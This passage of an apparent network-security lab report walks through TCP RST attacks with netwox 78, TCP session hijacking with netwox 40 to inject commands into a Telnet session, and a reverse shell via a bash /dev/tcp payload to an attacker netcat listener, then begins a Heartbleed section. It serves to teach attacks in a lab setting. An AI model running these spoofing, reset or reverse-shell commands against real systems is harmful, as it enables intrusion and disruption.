


Figure 13: `Telnet` connection established

To manipulate the TCP connections, `netwox` must be used again. However, `netwox 78` must be used. This tool involves listening of the network and changing the RST flags of the TCP header to be enabled. To use `netwox 78`, the following code is used:

```
# netwox 78 --device "Eth0" --filter "dst host 192.168.43.157"
```

The `--device` parameter is to define the network interface that will be used for listening to the connection and sending the RST packet while the `dst host` parameter is the IP address to keep note of. Once the above code has been executed by the attacker, any input that is made on the user's console will break the connection.




Figure 14: Connection break

As demonstrated in Figure 14, typing a single character " ` " is sufficient to break the connection between the two endpoints, indicated by the string "Connection closed by the foreign host."

The same attack is tried on an SSH connection. SSH is an acronym for **S**ecure **SH**ell, which allows for encrypted information to be sent over an unsecured channel, which is an extension of Telnet.

On first connection using SSH, an ECDSA key fingerprint from the server must be accepted to establish trust between the endpoints before a secure connection can be established. The following code is used to login to the endpoint and this process is reflected below.

```
$ ssh seed@192.168.43.157
```




Figure 15: Acceptance of SSH key and login

The disruption of the network connection is repeated using the same technique as the Telnet task as previously done, and the result is shown in Figure 16.




Figure 16: SSH Connection Terminated

4.4 TCP RST Attacks on Video Streaming Applications

The same attack as done in the previous task can be extended to video streaming applications. This can be done to disrupt the TCP sessions between any user and the respective server. To initiate the attack, a large video (approximately 5GB) is placed on the server at the location `/var/www/vid/` where the video can be viewed via a web browser with reference to the IP address of the server (`http://192.168.43.157/vid/2k10game.avi`).

However, if the attack is done while the video is playing in the browser, the disruption may not be immediate due to the buffering. To simplify the task, we use `wget` to emulate the transfer of the video data via TCP connections (TCP port 80).

To start the transfer of the video from the server to the user, the following command can be used.

```
$ wget -O ./Desktop/vid.avi http://192.168.43.157/vid/2k10game.avi
```

By executing the command, (multiple) TCP connections between the endpoints will be established and transferring will occur. Figure 17 shows the transferring of the video using TCP connections via Terminal.




Figure 17: TCP Connections via `wget`

If the attacker executes the command to disrupt the TCP connections, the user will eventually realise that the video will be interrupted and a refreshing of the browser will not re-establish the connection, permanently disabling the channel between the user and the server. Figure 18 shows the attempt to connect from the user's side after an attacker has used `netwox` to reset the TCP packets.




Figure 18: TCP disruption on Video Streaming

We can also see that interruption of the connection, there is no transfer of any data.

This makes it useful for legitimate uses such as a corporate firewall.

4.5 TCP Session Hijacking

This task will involve the hijacking of a TCP session to compromise an established connection. It can be used to inject malicious code to either endpoint and compromising the integrity of the systems. `Netwox 40` will be used in this task to spoof TCP packets.

Before attempting to spoof any packets, the IP addresses and the TCP port numbers of both endpoints must be known. Wireshark can be used to listen to the packets on the local network.

To start capturing the required packets, a Telnet connection needs to be established. A Terminal is opened and the Telnet command is executed. As the Virtual Machines might have other programs that are transmitting packets to endpoints over the internet, it is significantly useful to display the captured packets with the required relevant information. As most of the details are already known from the previous sections, the following expression can be used to filter the packets.

```
(ip.addr==192.168.43.157 || ip.addr==192.168.43.154)&& tcp.port==23
```

The filter above will only display packets that are being sent between the user and the server with reference to Telnet (TCP Port 23). Figure 19 shows the filtered display with the required packets that will be used for analysis later.




Figure 19: Filtered Telnet Packets

Before proceeding, it is important to check if the filtered packets are those that are required for analysis. To do so, the stream can be analysed to determine the information that has been transmitted. In the case of Telnet, the transmission is across an unsecured channel with no encryption or hashing and can easily be read when analysing from Wireshark. Figure 20 displays how the username and password of the Telnet connection can be obtained when the option "Follow TCP Stream" is used on the correct stream of packets, which indicates the respective stream that is required for injecting arbitrary code later.




Figure 20: Telnet Details Revealed

It is also important to note that the sequence numbers (seqnum) and acknowledge numbers (acknum) are relative to the respective packets being transmitted and may not reflect the actual value. To change this, the option for relative sequence numbers is disabled. This can be done by right-clicking the TCP field in the packet, selecting protocol preferences and de-selecting the "Relative Sequence Numbers" option. Figure 21 provides a visual guide on where this option can be found on Wireshark (**Note:** Older Ethereal versions will have this option named as "Relative Sequence Numbers and Window Scaling).




Figure 21: Relative seqnum Option

By analysing specifically packets with the info "Telnet Data...", it is immediately noticeable that each succeeding packet between both endpoints alternates the "Next sequence number" and "Acknowledgement number". Figure 22 shows the different fields present in the TCP packet.




Figure 22: Telnet Packet Details

When using `netwox 40` to spoof packets, the packet fields can be preserved. Furthermore, it is of value to note that each Telnet data packet has a window size value that is not fixed from packet to packet. Therefore, it is worth trying a large value initially to see if the attack succeeds. The data that will be injected into the packet will be the command `ls`. To do so, the packet is constructed as such.

```
# netwox 40 -g -i 0 -k 6 -G "" -E 254 -l 192.168.43.154
```

```
-m 192.168.43.157 -o 49895 -p 23 -q 3167875908 -r 2853610514 -z
-A -H "'ls'0d0a" -j 64 -a "best"
```

Verbatim Code Legend:

1. `-g`: IPv4 Don't fragment (IPv4 Flag 0x2)
2. `-i 0`: IPv4 Fragment Offset
3. `-k 6`: IPv4 Protocol (TCP: 6)
4. `-G ""`: TCP Options (None as it is not required)
5. `-E 254`: TCP Window Size
6. `-l 192.168.43.154`: Source IP
7. `-m 192.168.43.157`: Destination IP
8. `-o 49895`: Source Port (From Wireshark)
9. `-p 23`: Destination Port (Telnet)
10. `-q 3167875908`: Seqnum (Acknum from previous packet)
11. `-r 2853610514`: Acknum (Next seqnum from previous packet)
12. `-z`: TCP Acknowledgement (TCP Flag 0x8)
13. `-A`: TCP Push (TCP Flag 0x10)
14. `-H "‘ls’0d0a"`: TCP Mixed Data (Hex value 0d0a denotes \r\n)
15. `-j 64`: IPv4 Time-To-Live (TTL)
16. `-a "best"`: IP spoofing initialisation type

When the packet injection is successful, Wireshark will capture the packet as a normal TELNET packet. Looking at the data field of the Telnet packet, the mixed data that was input previously can be seen. The server will reply with the relevant data from the `ls` command. However, the server has not yet received an `ACK` signal after the injected packet has been sent, prompting TCP Retransmission packets over the network. Figure 23 and 24 shows the data that was sent in the spoofed IP and the abnormal behaviour when the `ACK` signal was not sent timely back to the server.




Figure 23: Successful Injection of Arbitrary Code




Figure 24: Data Return & TCP Retransmission Packets

To solve the issue of the TCP Retransmission Packets, we use `netwox 40` again with the following code instead to send an `ACK` signal only.

```
# netwox 40 -g -i 0 -k 6 -G "" -E 254 -l 192.168.43.154
-m 192.168.43.157 -o 49895 -p 23 -q 3167875912 -r 2853611285 -z
-j 64 -a "best"
```

Looking at Wireshark again, after the `ACK` signal has been received, the server now returns the usual Terminal prompt, waiting for the user's input. The connection can be terminated by using the TCP RST flag `-B` or by using `netwox 78` as per the previous task.

4.6 Creating Reverse Shell Using TCP Session Hijacking

This task follows up on injecting arbitrary code into spoofed TCP packets by executing a reverse shell, ultimately allowing the attacker to take control of the server. To perform a reverse shell, the attacker will need to open a Terminal console to listen to an incoming connection. The following code performs the abovementioned task.

```
$ nc -l 9090 -v
```

Again, we use Wireshark to analyse the next seqnum and acknum on the Telnet Data packet. From Figure 25, we obtain the relevant details of the packet and execute the command to create a reverse shell.




Figure 25: Obtain Next seqnum & acknum

```
# netwox 40 -g -i 0 -k 6 -G "" -E 254 -l 192.168.43.154
-m 192.168.43.157 -o 49897 -p 23 -q 138267333 -r 688783074 -z -A
-H "'/bin/bash -i > /dev/tcp/192.168.43.156/9090 0<&1 2>&1'0d0a"
-j 64 -a "best"
```

The executed command redirects the bash shell to the attacker's Terminal console and the system is now vulnerable, as can be seen in Figure 26 where the `pwd` command reflects a different directory than when originally executed.




Figure 26: Reverse Shell Obtained

Heartbleed Attack

1 Introduction

The Heartbleed bug is a severe vulnerability in the OpenSSL library that was discovered in 2014 (CVE-2014-0160). This allowed attackers to obtain data located on the server's memory and may contain sensitive data such as usernames, passwords, credit card details etc although the communication channel is encrypted with SSL/TLS. Attackers may also use this method to defeat encrypted traffic by reading the encryption keys off the server memory and can be used to steal data without being detected.

The affected service is in the heartbeat extension, which is used to keep the encrypted SSL/TLS connection alive without requiring renegotiation[3].

On a normal packet, the data that is being requested is copied to the memory of the server and used to construct a response packet back to the user. As the length of the data requested is the same as the length of the data in the memory, there is no leaking of sensitive data. However, if the `payload_length` field has a value larger than the data that is being requested, the request packet will include data in memory locations what has been requested. Figure 27 and 28 respectively depicts in graphical 